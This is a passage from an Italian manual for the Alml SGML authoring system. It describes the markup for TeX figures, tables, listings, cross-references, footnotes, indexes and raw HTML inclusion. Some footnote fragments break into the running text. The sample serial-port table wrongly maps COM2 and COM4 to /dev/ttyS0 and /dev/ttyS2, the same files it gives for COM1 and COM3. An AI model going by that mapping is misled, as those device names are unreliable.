Infine, funzionano così anche gli elementi ‘**`teximg`**’, ‘**`teximage`**’, ‘**`lateximg`**’ e ‘**`lateximage`**’ per quanto riguarda il codice TeX e LaTeX inserito direttamente nel sorgente. Per la precisione, nel caso di ‘**`teximg`**’ e ‘**`teximage`**’, vengono aggiunte automaticamente all’inizio due istruzioni, ‘**`\nonstopmode`**’ e ‘**`\nopagenumbers`**’, inoltre, alla fine viene aggiunta l’istruzione ‘**`\bye`**’; invece, nel caso di ‘**`lateximg`**’ e ‘**`lateximage`**’ viene aggiunta l’istruzione ‘**`\nonstopmode`**’ all’inizio e ‘**`\end{document}`**’ alla fine.[5] Segue un esempio riferito all’inclusione di codice

[5]Il codice LaTeX che viene inserito deve includere tutto il necessario a funzionare correttamente, ma l’aggiunta

TeX:

```
<figure id="f-esempio-1">
<fcaption>
    Figura <figureref>. Ecco una bella formula.
</fcaption>
<teximage alt="Esempio">
<![CDATA[
$$ \chi^2 = \sum_{i=1}^N
          \left (y_i - (a + b x_i)
          \over \sigma_i\right)^2 $$
]]>
</teximage>
</figure>
```

Figura 272.2. Ecco una bella formula.

$$\chi^2 = \sum_{i=1}^N \left(\frac{y_i - (a + bx_i)}{\sigma_i} \right)^2$$

Segue lo stesso esempio, realizzato con l'inclusione di codice LaTeX; si osservi in particolare la necessità di definire il tipo di documento e il tipo di pagina più semplice:

```
<figure id="f-esempio-2">
<fcaption>
    Figura <figureref>. Ecco un'altra bella formula.
</fcaption>
<lateximage alt="Esempio">
<![CDATA[
\documentclass{article}
\pagestyle{empty}
\begin{document}
$$ \chi^2 = \sum_{i=1}^N
          \left (y_i - (a + b x_i)
          \over \sigma_i\right)^2 $$
\end{document}
]]>
</lateximage>
</figure>
```

Figura 272.3. Ecco un'altra bella formula.

$$\chi^2 = \sum_{i=1}^N \left(\frac{y_i - (a + bx_i)}{\sigma_i} \right)^2$$

272.5.6 Tabelle

Come nel caso delle figure, le tabelle sono organizzate in modo da poter essere rappresentate da qualunque cosa: una tabella come si è abituati di solito, oppure dei blocchi di testo, anche preformattato, come '**`pre`**' e '**`verbatimpre`**'.

L'involucro di una tabella funziona in modo simile a quello di una figura:

```
<table id="t-esempio-1">
<tcaption>
    Tabella <tableref>. Ecco il mio primo esempio.
</tcaption>
...
...
</table>
```

dell'istruzione '**`\end{document}`**' in modo automatico non può far male se questa è già stata inserita correttamente.

Anche l'elemento '**`table`**' possiede gli attributi '**`id`**' e '**`pos`**', con lo stesso significato che hanno nell'elemento '**`figure`**'. Nello stesso modo funziona la didascalia, che in questo caso è delimitata dall'elemento '**`tcaption`**', mentre il riferimento all'ultima tabella avviene con l'elemento '**`tableref`**'.

A parte la possibilità di disegnare la tabella usando blocchi di testo normali, la tabella tipica incorpora l'elemento '**`tabular`**':

```
<table id="t-esempio-1">
<tcaption>
    Tabella <tableref>. Ecco il mio primo esempio.
</tcaption>
<tabular col="2">
<thead>
<trow>  Dispositivo     <colsep> Descrizione                    </trow>
</thead>
<tbody>
<trow> /dev/fd0         <colsep> Prima unità a dischetti.       </trow>
<trow> /dev/hda         <colsep> Primo disco fisso ATA.         </trow>
<trow> /dev/hdb         <colsep> Secondo disco fisso ATA.       </trow>
<trow> /dev/sda         <colsep> Primo disco SCSI.              </trow>
<trow> /dev/lp0         <colsep> Prima porta parallela.         </trow>
<trow> /dev/ttyS0       <colsep> Prima porta seriale.           </trow>
</tbody>
</tabular>
</table>
```

L'esempio mostrato è sufficientemente completo: l'elemento '**`tabular`**' ha un attributo obbligatorio, '**`col`**', con il quale è necessario dichiarare subito la quantità di colonne che compone la tabella. Le righe della tabella sono raggruppate in due gruppi: l'intestazione, delimitata dall'elemento '**`thead`**', e il corpo, delimitato dall'elemento '**`tbody`**'. Le righe sono definite dall'elemento '**`trow`**' e la separazione tra una colonna e l'altra avviene con l'elemento vuoto '**`colsep`**'.

Tabella 272.14. Elementi SGML che servono a rappresentare le tabelle.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
table	Sì	Sì		Involucro di una tabella.
id	--	--	Attributo	Ancora di riferimento per la tabella.
pos	--	--	Attributo	'**`fixed`**', '**`float`**'.
split	--	--	Attributo	Non si può dividere = '**`0`**' (predefinito); si può dividere automaticamente = '**`1`**'.
tcaption	Sì	Sì	%inline;	Didascalia.
tabular	Sì	Sì		Descrizione del reticolo di righe e colonne.
col	--	--	Attributo	Quantità di colonne presenti.
columnfractions	--	--	Attributo	Frazioni orizzontali per le colonne.
printedfontsize	--	--	Attributo	Dimensione del carattere da usare.
border	--	--	Attributo	Normale = '**`0`**' (predefinito); caselle bordate = '**`1`**'.
thead	Sì	Sì	trow	Righe di intestazione.
trow	Sì	Sì		Riga.
colsep	Sì	Sì		Separazione tra le colonne.
tbody	Sì	Sì	trow	Righe del corpo.
trow	Sì	Sì		Riga.
colsep	Sì	Sì		Separazione tra le colonne.

La gestione delle tabelle di Alml è un po’ limitata; in situazioni eccezionali, si può valutare anche la possibilità di realizzare tabelle HTML utilizzando l’elemento ‘**`html`**’, come si vede nell’esempio di tabella 272.26. Tuttavia, si deve ricordare che si tratta di codice esterno, per cui non si possono inserire elementi tipici di Alml, ma solo codice HTML; inoltre, la trasformazione in forma di testo puro di una tabella HTML complessa non avviene sempre nel modo corretto.

L’esempio seguente mostra il caso di una tabella in cui le celle possono contenere più di una riga. Si vede il risultato in 272.15.

```
<table id="t-tex-controllo-paragrafo-comune">
<tcaption>

    Tabella <tableref>. Esempio di tabella un po’ più complessa.

</tcaption>
<tabular col="3" columnfractions="0.2 0.4 0.4" border="1">
<thead>
  <trow>Parola di controllo
<colsep>Competenza
<colsep>Condizione o valore predefinito
</trow>
</thead>
<tbody>
  <trow>\hoffset
<colsep>Posizione iniziale dei paragrafi nella pagina.
<colsep><num>0</num>
</trow>
  <trow>\hsize
<colsep>Larghezza del paragrafo a partire da <samp>\hoffset</samp>.
<colsep><num>6,5</num> pollici
</trow>
  <trow>\parindent
<colsep>Rientro della prima riga.
<colsep><num>20</num> punti
</trow>
  <trow>\baselineskip
<colsep>Distanza tra la base di una riga e la base della riga successiva.
<colsep><num>12</num> punti
</trow>
  <trow>\parskip
<colsep>Distanza aggiuntiva tra i paragrafi.
<colsep><num>0</num>
</trow>
  <trow>\raggedright
<colsep>Allinea il testo a sinistra.
<colsep>allineato simultaneamente a sinistra e a destra
</trow>
  <trow>\leftskip
<colsep>Rientro sinistro complessivo.
<colsep><num>0</num>
</trow>
  <trow>\rightskip
<colsep>Rientro destro complessivo.
<colsep><num>0</num>
</trow>
</tbody>
</tabular>
</table>
```

Tabella 272.15. Esempio di tabella un po' più complessa.

Parola di controllo	Competenza	Condizione o valore predefinito
\hoffset	Posizione iniziale dei paragrafi nella pagina.	0
\hsize	Larghezza del paragrafo a partire da '**`\hoffset`**'.	6,5 pollici
\parindent	Rientro della prima riga.	20 punti
\baselineskip	Distanza tra la base di una riga e la base della riga successiva.	12 punti
\parskip	Distanza aggiuntiva tra i paragrafi.	0
\raggedright	Allinea il testo a sinistra.	allineato simultaneamente a sinistra e a destra
\leftskip	Rientro sinistro complessivo.	0
\rightskip	Rientro destro complessivo.	0

Eccezionalmente (purché si utilizzi l'attributo '**`columnfractions`**'), è possibile inserire nelle celle alcuni elementi che rappresentano blocchi di testo; per esempio: '**`syntax`**', '**`command`**', '**`pre`**' e '**`verbatimpre`**'. Ciò dovrebbe consentire l'uso delle tabelle per realizzare degli schemi riassuntivi riferiti a comandi sintassi o simili. Si osservi l'esempio seguente, rappresentato alla fine dalla tabella 272.16.[6]

```
<table id="alml-esempio-sintassi-in-tabella">
<tabular col="2" columnfractions="0.618 0.382" border="1">
<thead>
  <trow>Comando
<colsep>Descrizione
</trow>
</thead>
<tbody>
  <trow><syntax>mbadblock <var>unità_dos</var></syntax>
<colsep>Scandisce un'unità &DOS; alla ricerca di settori difettosi.
</trow>
  <trow><syntax>mcd <synsqb><var>directory_dos</var></synsqb></syntax>
<colsep>Permette di modificare o conoscere la directory corrente delle unità &DOS;.
</trow>
  <trow><syntax>mdel <var>file_dos</var><synellipsis></syntax>
<colsep>Cancella i file &DOS; indicati come argomento.
</trow>
  <trow><syntax>mdeltree <var>directory_dos</var><synellipsis></syntax>
<colsep>Cancella le directory &DOS; indicate come argomento.
</trow>
  <trow><syntax>mmd <var>directory_dos</var><synellipsis></syntax>
<colsep>Crea le directory &DOS; indicate come argomento.
</trow>
  <trow><syntax>mmove <var>origine_dos</var><synellipsis> <var>destinazione_dos</var></syntax>
<colsep>Sposta o rinomina uno o più file e directory.
</trow>
  <trow><syntax>mrd <var>directory_dos</var><synellipsis></syntax>
<colsep>Elimina le directory indicate come argomento, purché siano vuote.
</trow>
  <trow><syntax>mren <var>origine_dos</var><synellipsis> <var>destinazione_dos</var></syntax>
<colsep>Rinomina o sposta uno o più file e directory.
</trow>
</tbody>
</tabular>
</table>
```

Comando	Descrizione
`mbadblock` *unità_dos*	Scandisce un'unità Dos alla ricerca di settori difettosi.

[6] La scelta del rapporto tra le due colonne della tabella, 61,8 % e 38,2 %, rappresenta quello che è noto come «rapporto aureo».

Comando	Descrizione
`mcd` [*directory_dos*]	Permette di modificare o conoscere la directory corrente delle unità Dos.
`mdel` *file_dos*...	Cancella i file Dos indicati come argomento.
`mdeltree` *directory_dos*...	Cancella le directory Dos indicate come argomento.
`mmd` *directory_dos*...	Crea le directory Dos indicate come argomento.
`mmove` *origine_dos*... *destinazione_dos*	Sposta o rinomina uno o più file e directory.
`mrd` *directory_dos*...	Elimina le directory indicate come argomento, purché siano vuote.
`mren` *origine_dos*... *destinazione_dos*	Rinomina o sposta uno o più file e directory.

Le tabella molto lunghe possono essere realizzate in modo da consentire il salto pagina, utilizzando l'attributo '**`split`**'. In ogni caso, perché ci possa essere una tabella suddivisibile tra le pagine, è necessario che questa non sia fluttuante.

272.5.7 Listati

Come le figure e le tabelle, i listati possono essere rappresentati da qualunque cosa; di solito si tratta di blocchi di testo preformattato, come '**`pre`**' e '**`verbatimpre`**'. L'involucro di un listato funziona in modo simile a quello di una figura:

```
<listing id="l-esempio-1">
<lcaption>
    Listato <listingref>. Ecco il mio primo esempio.
</lcaption>
...
...
</listing>
```

Anche l'elemento '**`listing`**' possiede gli attributi '**`id`**', '**`pos`**' e '**`sep`**', con lo stesso significato che hanno nell'elemento '**`figure`**'. Nello stesso modo funziona la didascalia, che in questo caso è delimitata dall'elemento '**`lcaption`**', mentre il riferimento all'ultimo listato avviene con l'elemento '**`listingref`**'.

Tabella 272.17. Elementi SGML che servono a rappresentare i listati.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
listing	Sì	Sì		Involucro di un listato.
id	--	--	Attributo	Ancora di riferimento per il listato.
pos	--	--	Attributo	'**`fixed`**', '**`float`**'.
sep	--	--	Attributo	'**`none`**', '**`rule`**', '**`border`**'.
split	--	--	Attributo	Non si può dividere = '**`0`**' (predefinito); si può dividere automaticamente = '**`1`**'.
lcaption	Sì	Sì	%inline;	Didascalia.

272.5.8 Riferimenti incrociati e ipertestuali

I riferimenti incrociati si realizzano attraverso l'indicazione di ancore (o etichette se si preferisce il termine) e di puntatori a tali ancore. Esistono diversi modi per definire un'ancora e un riferimento a questa: tutti gli elementi che dispongono di un attributo '**`id`**', sono ancore oppure sono puntatori alle ancore.

Fino a questo punto sono stati descritti gli elementi che delimitano i titoli dei tomi, delle parti, dei capitoli e delle sezioni; inoltre sono stati visti gli elementi che avvolgono le figure e le tabelle. Tutti questi sono ancore a cui si può puntare. Inoltre, per inserire un'ancora nel testo normale, è possibile usare l'elemento vuoto '**`anchor`**', anche questo provvisto di attributo '**`id`**'.

Esistono quattro elementi vuoti per fare riferimento alle ancore: '**`sectionref`**', per ottenere un riferimento alla sezione in cui si trova l'ancora; '**`figureref`**' per fare riferimento a una figura; '**`tableref`**' per fare riferimento a una tabella; '**`listingref`**' per fare riferimento a un listato.

In particolare, gli elementi '**`figureref`**', '**`tableref`**' e '**`listingref`**' possono essere usati anche senza l'attributo '**`id`**' per fare riferimento all'ultima ancora di una figura, di una tabella o di un listato, come è già stato mostrato nell'uso delle didascalie.

Quando si realizza un documento che può includere o meno una certa porzione a cui puntano alcuni riferimenti, per evitare che vengano mostrati questi collegamenti mancanti, si può usare l'elemento '**`ifref`**', con il quale si delimita la parte da non comporre se manca il riferimento indicato nell'attributo '**`id`**'.

Tabella 272.18. Gestione dei riferimenti incrociati.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
tomeheading	Sì	Sì		Titolo di un tomo.
id	--	--	Attributo	Ancora di riferimento per il titolo del tomo.
h0	Sì	Sì		Titolo di una parte.
id	--	--	Attributo	Ancora di riferimento per il titolo della parte.
h1	Sì	Sì		Titolo di un capitolo.
id	--	--	Attributo	Ancora di riferimento per il titolo di un capitolo.
h2	Sì	Sì		Titolo di una sezione.
id	--	--	Attributo	Ancora di riferimento per il titolo di una sezione.
h3	Sì	Sì		Titolo di una sottosezione.
id	--	--	Attributo	Ancora di riferimento per il titolo di una sottosezione.
h4	Sì	Sì		Titolo di una sotto-sottosezione.
id	--	--	Attributo	Ancora per il titolo di una sotto-sottosezione.
anchor	Sì		Vuoto	Ancora inserita nel testo.
id	--	--	Attributo	Stringa di identificazione dell'ancora.
sectionref	Sì		Vuoto	Riferimento a un'ancora del testo.
id	--	--	Attributo	Stringa a cui si fa riferimento.
figure	Sì	Sì		Involucro di una figura.
id	--	--	Attributo	Ancora di riferimento per la figura.
figureref	Sì		Vuoto	Riferimento a un'ancora di una figura.
id	--	--	Attributo	Stringa a cui si fa riferimento.
table	Sì	Sì		Involucro di una tabella.
id	--	--	Attributo	Ancora di riferimento per la tabella.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
tableref	Sì		Vuoto	Riferimento a un'ancora di una tabella.
id	--	--	Attributo	Stringa a cui si fa riferimento.
listing	Sì	Sì		Involucro di un listato.
id	--	--	Attributo	Ancora di riferimento per il listato.
listingref	Sì		Vuoto	Riferimento a un'ancora di un listato.
id	--	--	Attributo	Stringa a cui si fa riferimento.
ifref	Sì	Sì	%inline; o %block;	Delimita un'area da comporre solo se l'ancora esiste veramente.
id	--	--	Attributo	Stringa a cui si fa riferimento.

272.5.9 Note e piè pagina

Alml prevede l'utilizzo di tre tipi di annotazioni: avvertimenti che devono risaltare in un riquadro e due tipi di note a piè pagina. Le note evidenziate sono indicate all'interno di un elemento '**`frame`**', mentre quelle a piè pagina sono inserite nell'elemento '**`footnote`**', oppure '**`blockfootnote`**'.

Le note a piè pagina normali sono quelle dell'elemento '**`footnote`**', che si colloca all'interno delle righe; al contrario, '**`blockfootnote`**' rappresenta un blocco di testo, che rimane solo per compatibilità con il passato.

```
<frame>
    <p>Attenzione! Si tratta di un'operazione rischiosa.</p>
</frame>
```

L'esempio precedente mostra l'utilizzo di un riquadro, mentre quello successivo mostra l'uso di un piè pagina normale.

```
<p>Bla bla bla<footnote>Questa parola si ripete.</footnote> bla bla...</p>
```

Tabella 272.19. Annotazioni a vario titolo.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
frame	Sì	Sì	%block;	Riquadro.
blockfootnote	Sì	Sì	%inline;	Piè pagina tra i blocchi di testo.
footnote	Sì	Sì	%inline;	Piè pagina all'interno di una riga di testo.

272.5.10 Riferimenti esterni e citazioni

Alcuni elementi sono specializzati per fare riferimento a qualcosa di esterno. Il caso più comune riguarda l'elemento '**`uri`**', con il quale si indica un URI:

```
<p>Bla bla bla <uri><![CDATA[http://www.brot.dg]]></uri> bla bla...</p>
```

Per indicare il riferimento a una pagina di manuale, si può usare l'elemento '**`man`**', in modo da ottenere una rappresentazione uguale a quella tradizionale:

```
<p>Bla bla bla <man>ls<mansect>1</mansect></man> bla bla...</p>
```

La tabella 272.20 riepiloga questi e altri elementi affini.

Tabella 272.20. Riferimenti esterni.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
uri	Sì	Sì	CDATA	Riferimento a un URI esterno.
uristr	Sì	Sì	#PCDATA	Riferimento a un URI che non funziona.
blockquote	Sì	Sì	%block;, quoteinfo	Citazione.
quoteinfo	Sì	Sì	%inline;	Informazioni sulla citazione.
bibref	Sì	Sì	%inline;	Titolo di un documento.
man	Sì	Sì	#PCDATA, mansect	Pagina di manuale.
mansect	Sì	Sì	#PCDATA	Numero della sezione.

L'elemento '**uristr**' è una variante di '**uri**', con lo scopo di non generare un riferimento ipertestuale. Ciò può servire per rappresentare un indirizzo di fantasia, oppure un indirizzo reale che non è più valido. Si possono indicare in questo modo anche i nomi di dominio.

L'elemento '**blockquote**' è previsto per delimitare una citazione in uno o più blocchi. Alla fine dell'elemento '**blockquote**' è prevista la possibilità di usare un solo elemento '**quoteinfo**', con lo scopo di contenere informazioni relative alla citazione:

```
<blockquote>
    %block;
    ...
    [<quoteinfo>%inline; ...</quoteinfo>]
</blockquote>
```

272.5.11 Altre inserzioni particolari

Sono disponibili altri elementi di importanza minore. Si tratta di '**br**', '**hr**', '**newpage**', '**bottompage**' e '**navlink**'. I primi due emulano gli elementi corrispondenti dell'HTML, interrompendo una riga e inserendo una linea orizzontale rispettivamente.

L'elemento '**newpage**' richiede un salto pagina, se il tipo di composizione lo consente.

L'elemento '**bottompage**' serve per definire un gruppo di blocchi di testo da rappresentare nella parte bassa della pagina, nella composizione per la stampa. In pratica, si usa '**bottompage**' per delimitare informazioni legali nella seconda pagina relativa dei tomi:

```
<tomeheading>Bla bla bla</tomeheading>

<bottompage>
    <p>Copyright &copy; Pinco Pallino...</p>

    <p>Bla bla bla...</p>
</bottompage>
```

Tabella 272.21. Inserzioni varie.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
br	Sì		Vuoto	Interruzione della riga.
hr	Sì		Vuoto	Riga orizzontale di separazione.
newpage	Sì		Vuoto	Salto pagina se ammissibile.
bottompage	Sì	Sì	%block;	Testo da rappresentare nella parte bassa della pagina.
navlink	Sì	Sì	#PCDATA	Riferimento ipertestuale per la navigazione HTML.

L'elemento '**`navlink`**' consente di aggiungere nella composizione HTML un riferimento ipertestuale fisso, in tutte le pagine, allo scopo di raggiungere facilmente la posizione in cui l'elemento stesso viene inserito. Si osservi l'esempio seguente:

```
<h1>
Indice analitico
</h1>

<navlink>indice analitico</navlink>

<printindex index="main">

</index>
```

Si tratta dell'inserimento dell'indice analitico, con l'aggiunta di un riferimento ipertestuale fisso nelle pagine della composizione HTML.

272.6 Tracciamento di informazioni particolari

Diversi tipi di elementi nella struttura di Alml sono predisposti per accumulare informazioni da restituire a richiesta. La situazione più semplice è data dalla gestione degli indici analitici, dove con l'elemento '**`indexentry`**' si inserisce una voce nell'indice analitico generale o in un altro individuato da un nome libero:

```
<h1>
I colori dell'arcobaleno
<indexentry>arcobaleno</indexentry>
<indexentry><code>color</code></indexentry>
</h1>
```

L'elemento '**`indexentry`**' appartiene al gruppo di quelli che possono essere inseriti all'interno di una riga; nell'esempio si vede la situazione tipica in cui lo si inserisce nel testo di un titolo. In questo caso, sono state indicate due voci dell'indice analitico generale: la parola «arcobaleno» viene inserita in modo normale, mentre la parola «color» viene inserita con un carattere dattilografico.

Ogni indice analitico ha un nome e quello generale, o predefinito, corrisponde a '**`main`**'. L'esempio mostrato sopra sarebbe perfettamente equivalente a quello seguente:

```
<h1>
I colori dell'arcobaleno
<indexentry index="main">arcobaleno</indexentry>
<indexentry index="main"><code>color</code></indexentry>
</h1>
```

Per recuperare l'elenco di un indice analitico si utilizza l'elemento '**`printindex`**', in cui, lo stesso attributo '**`index`**' permette di stabilire quale indice estrapolare.

Tabella 272.22. Gestione degli indici analitici.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
indexentry	Sì	Sì	#PCDATA | code	Dichiarazione di una voce per l'indice analitico.
index	--	--	Attributo	Nome dell'indice analitico in cui inserire la voce.
special	Sì	Sì	#PCDATA	Termine speciale.
special	--	--	Attributo	Nome dell'indice analitico in cui inserire la voce.
printindex	Sì		Vuoto	Inserisce l'elenco dell'indice analitico richiesto.
index	--	--	Attributo	Nome dell'indice analitico richiesto.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
indexcontext	--	--	Attributo	Specifica un contesto tra: '**`all`**', '**`tome`**', '**`part`**', '**`chapter`**'. È predefinito il contesto '**`all`**', che richiede l'indice completo.
indexref	--	--	Attributo	Specifica in che modo devono apparire i riferimenti: '**`default`**', '**`section`**'. In pratica, con la parola chiave '**`section`**' si impone di mostrare numeri di sezione e non le pagine.

Esiste anche un altro elemento che inserisce voci negli indici analitici; si tratta di '**`special`**', che inserisce una voce nell'indice corrispondente al nome indicato con l'attributo che ha lo stesso nome: '**`special`**'.

272.6.1 Caratteristiche del software e di altri «lavori»

La struttura di Alml dispone di un elemento '**`%inline;`**' speciale, il cui scopo è quello di annotare alcune informazioni sul software e su lavori simili. Si osservi l'esempio seguente:

```
<p>Stiamo parlando di Mpage,
<workinfo>
<workname>Mpage</workname>
<worklicense>licenza speciale che non ammette le modifiche</worklicense>
<worklicensetext>

    <p>Permission is granted to anyone to make or distribute verbatim
    copies of this document as received, in any medium, provided that
    this copyright notice is preserved, and that the distributor grants
    the recipient permission for further redistribution as permitted by
    this notice.</p>

</worklicensetext>
</workinfo>
un programma che si occupa di...</p>
```

Solo gli elementi '**`workname`**' e '**`worklicense`**' sono obbligatori, dal momento che il loro contenuto appare in un piè pagina locale. L'elemento '**`worklicensetext`**' è facoltativo e può essere utile per annotare una licenza unica, per la quale non possa essere individuato un riferimento standard; inoltre, un altro elemento, '**`worknotes`**', permette di annotare qualcosa al riguardo.

Dove lo si ritiene più opportuno, si può collocare l'elemento '**`printworkinfo`**', per ottenere l'elenco ordinato di queste informazioni accumulate.

Tabella 272.23. Tracciamento di informazioni sul software citato.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
workinfo	Sì	Sì		Dichiarazione del blocco di informazioni.
workname	Sì	Sì	#PCDATA	Nome del software o di altro lavoro.
worklicense	Sì	Sì	#PCDATA	Denominazione o descrizione breve della licenza.
worklicensetext	Sì	Sì	%block;	Testo della licenza specifica.
worknotes	Sì	Sì	%block;	Annotazioni.
printworkinfo	Sì		Vuoto	Inserisce le informazioni accumulate in modo ordinato.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
workinforef	--	--	Attributo	Specifica in che modo devono apparire i riferimenti: '**`default`**', '**`section`**'. In pratica, con la parola chiave '**`section`**' si impone di mostrare numeri di sezione e non le pagine.

272.6.2 Informazioni su sezioni specifiche del documento

In situazioni particolari, potrebbe essere necessario, o anche solo utile, tenere traccia dell'origine di una sezione del documento, assieme a delle annotazioni a vario titolo. Per questo si può utilizzare l'elemento '**`docinfo`**', che questa volta costituisce un blocco.

```
<docinfo>

    <dl>
    <dt>2002.09.15</dt>
    <dd>

        <p>Il testo viene aggiornato nel contenuto, con l'inserimento
        della sezione «bla bla bla», da parte di Caio Cai
        (caio@brot.dg).</p>

    </dd>
    <dt>2002.09.08</dt>
    <dd>

        <p>Il testo viene modificato per adeguarlo alla nuova veste
        grafica dell'opera, per opera di Caio Cai (caio@brot.dg);
        il contenuto rimane invariato.</p>

    </dd>
    <dt>2002.02.02</dt>
    <dd>

        <p>Il testo originale è di Tizio Tizi e risale al 2002.02.02. Nello
        stesso giorno, il testo ha subito qualche aggiustamento per opera di
        Caio Cai (caio@brot.dg), con il consenso dell'autore.</p>

    </dd>
    </dl>

</docinfo>
```

L'esempio mostra in particolare l'uso dell'elemento '**`docinfo`**' per annotare lo storico delle modifiche fatte su quella porzione di documento; come si può vedere, vengono indicate prima le azioni più recenti, ma questo dipende solo da una scelta organizzativa.

Per ottenere l'elenco delle informazioni accumulate in questo modo, si utilizza l'elemento vuoto '**`printdocinfo`**'.

Tabella 272.24. Tracciamento di informazioni su sezioni particolari del documento globale.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
docinfo	Sì	Sì		Annotazioni sul documento (tomo, parte, capitolo o sezione inferiore).
printdocinfo	Sì		Vuoto	Inserisce nel testo le informazioni accumulate.

272.6.3 Condizioni particolari per il contenuto di una sezione

È previsto un contenitore speciale per indicare le condizioni particolari che riguardano una certa sezione (anche un tomo intero). Si tratta dell'elemento '**`specialcondition`**', all'interno del quale può eventualmente apparire l'elemento vuoto '**`nomod`**':

```
<specialcondition><nomod>non è consentita la modifica di questa
sezione</specialcondition>
```

L'esempio dovrebbe rendere l'idea della cosa. Il testo contenuto nell'elemento '**`specialcondition`**' viene mostrato effettivamente, utilizzando un carattere un po' diverso da quello normale, in modo da risaltare.

L'elemento vuoto '**`nomod`**' serve per tenere traccia in particolare di quelle sezioni che non possono essere modificate. Evidentemente, può essere utile solo se il documento, nella sua globalità, è inteso come modificabile, in base alle condizioni della licenza. In generale non dovrebbe essere necessario;[7] tuttavia, in questo modo, è possibile poi ottenere un elenco dettagliato di tutte le sezioni che non possono essere modificate, con l'elemento vuoto '**`printnomod`**'.

Tabella 272.25. Annotazione delle condizioni particolari di una sezione.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione
specialcondition	Sì	Sì	#PCDATA | nomod	Dichiarazione di condizioni particolari.
nomod	Sì		Vuoto	Annotazione di sezione non modificabile.
printnomod	Sì		Vuoto	Elenco delle sezioni non modificabili.

272.7 Inserimento letterale di codice TeX e HTML, con eventuale inserimento condizionato

In situazioni eccezionali, può essere conveniente l'inserimento di codice scritto secondo il linguaggio di composizione che si trova al di sotto della struttura SGML di Alml. Lo scopo di Alml non è quello di mantenere un legame sicuro con TeX e HTML, tuttavia viene lasciata aperta questa possibilità.

Si pensi all'eventuale necessità di inserire qualcosa di particolare nella composizione HTML, per esempio per inserire un contatore di accesso, o altri tipi di inserzioni ritenuti utili per qualche ragione.

[7] Se nella sezione che non si può modificare è scritto chiaramente come stanno le cose al riguardo, non serve alcun elenco di tali sezioni.

Per risolvere questo problema si possono usare due elementi speciali: '**`tex`**' e '**`html`**'. Come si può intuire, il primo elemento è fatto per racchiudere codice TeX o LaTeX; il secondo serve per includere codice HTML.

Dal momento che si vuole evitare qualunque interpretazione SGML, conviene racchiudere il contenuto di questi elementi in una sezione marcata di tipo CDATA. Si osservi l'esempio seguente:

```
<html><![CDATA[
    <hr>
    <p><a href="http://www.digits.com/">Web-Counter: </a><a
    href="http://www.digits.com/"><img
    src="http://counter.digits.com/wc/tizio345"
    alt="counter"></a></p>
]]></html>
```

In questo caso si tratta di un'inclusione di codice HTML, dove per poter scrivere i marcatori in modo letterale è stato necessario includere tutto all'interno della sezione marcata CDATA.

A fianco di questo problema, sta poi la possibilità di delimitare facilmente dei blocchi di sorgente che debbano essere presi in considerazione solo se la composizione avviene attraverso una trasformazione in TeX o in HTML. In pratica, si utilizzano rispettivamente gli elementi '**`iftex`**' e '**`ifhtml`**'. Questi elementi non sono indispensabili, perché l'SGML offre già un meccanismo di controllo dell'elaborazione del sorgente, attraverso le sezioni marcate; tuttavia, servono per completare e concludere il problema degli elementi contenenti codice speciale TeX o HTML.

Il codice HTML può essere rappresentato in parte anche quando la composizione avviene attraverso TeX, per mezzo di HTML2ps. In pratica, con il codice HTML si ottiene un'immagine che viene poi incorporata nel sorgente TeX. Questa estensione serve specialmente per consentire la realizzazione di tabelle più complesse di quanto consenta Alml con il suo elemento '**`tabular`**'. Si osservi l'esempio seguente, che viene poi rappresentato nella tabella 272.26:

```
<table id="t-alml-incorporazione-tabella-html">
<tcaption>
    Tabella <tableref>. Incorporazione di codice HTML per rappresentare
    una tabella complessa.
</tcaption>
<html width=15cm>
<![CDATA[
<table border="1">
  <thead>
    <tr>
      <td rowspan="2"><p>Denominazione della porta seriale su i386 nei sistemi
        Dos</p>
      </td>
      <td colspan="2"><p>Risorse</p>
      </td>
      <td rowspan="2"><p>File di dispositivo nei sistemi GNU/Linux</p>
      </td>
      <td rowspan="2"><p>Annotazioni</p>
      </td>
    </tr>
    <tr>
      <td><p>IRQ</p>
      </td>
      <td><p>I/O</p>
      </td>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><p>COM1:</p>
```

```
      </td>
      <td rowspan="2"><p align="center">4</p>
      </td>
      <td><p>3F8<sub>16</sub></p>
      </td>
      <td><p>/dev/ttyS0</p>
      </td>
      <td rowspan="2"><p>La prima e la terza porta seriale condividono lo
        stesso IRQ.</p>
      </td>
    </tr>
    <tr>
      <td><p>COM3:</p>
      </td>
      <td><p>3E8<sub>16</sub></p>
      </td>
      <td><p>/dev/ttyS2</p>
      </td>
    </tr>
    <tr>
      <td><p>COM2:</p>
      </td>
      <td rowspan="2"><p align="center">3</p>
      </td>
      <td><p align="right">2F8<sub>16</sub></p>
      </td>
      <td><p>/dev/ttyS0</p>
      </td>
      <td rowspan="2"><p>La seconda e la quarta porta seriale condividono lo
        stesso IRQ.</p>
      </td>
    </tr>
    <tr>
      <td><p>COM4:</p>
      </td>
      <td><p align="right">2E8<sub>16</sub></p>
      </td>
      <td><p>/dev/ttyS2</p>
      </td>
    </tr>
  </tbody>
</table>
]]>
</html>
</table>
```

Tabella 272.26. Incorporazione di codice HTML per rappresentare una tabella complessa.

Denominazione della porta seriale su i386 nei sistemi Dos	Risorse		File di dispositivo nei sistemi GNU/Linux	Annotazioni
	IRQ	I/O		
COM1:	4	$3F8_{16}$	/dev/ttyS0	La prima e la terza porta seriale condividono lo stesso IRQ.
COM3:		$3E8_{16}$	/dev/ttyS2	
COM2:	3	$2F8_{16}$	/dev/ttyS0	La seconda e la quarta porta seriale condividono lo stesso IRQ.
COM4:		$2E8_{16}$	/dev/ttyS2	

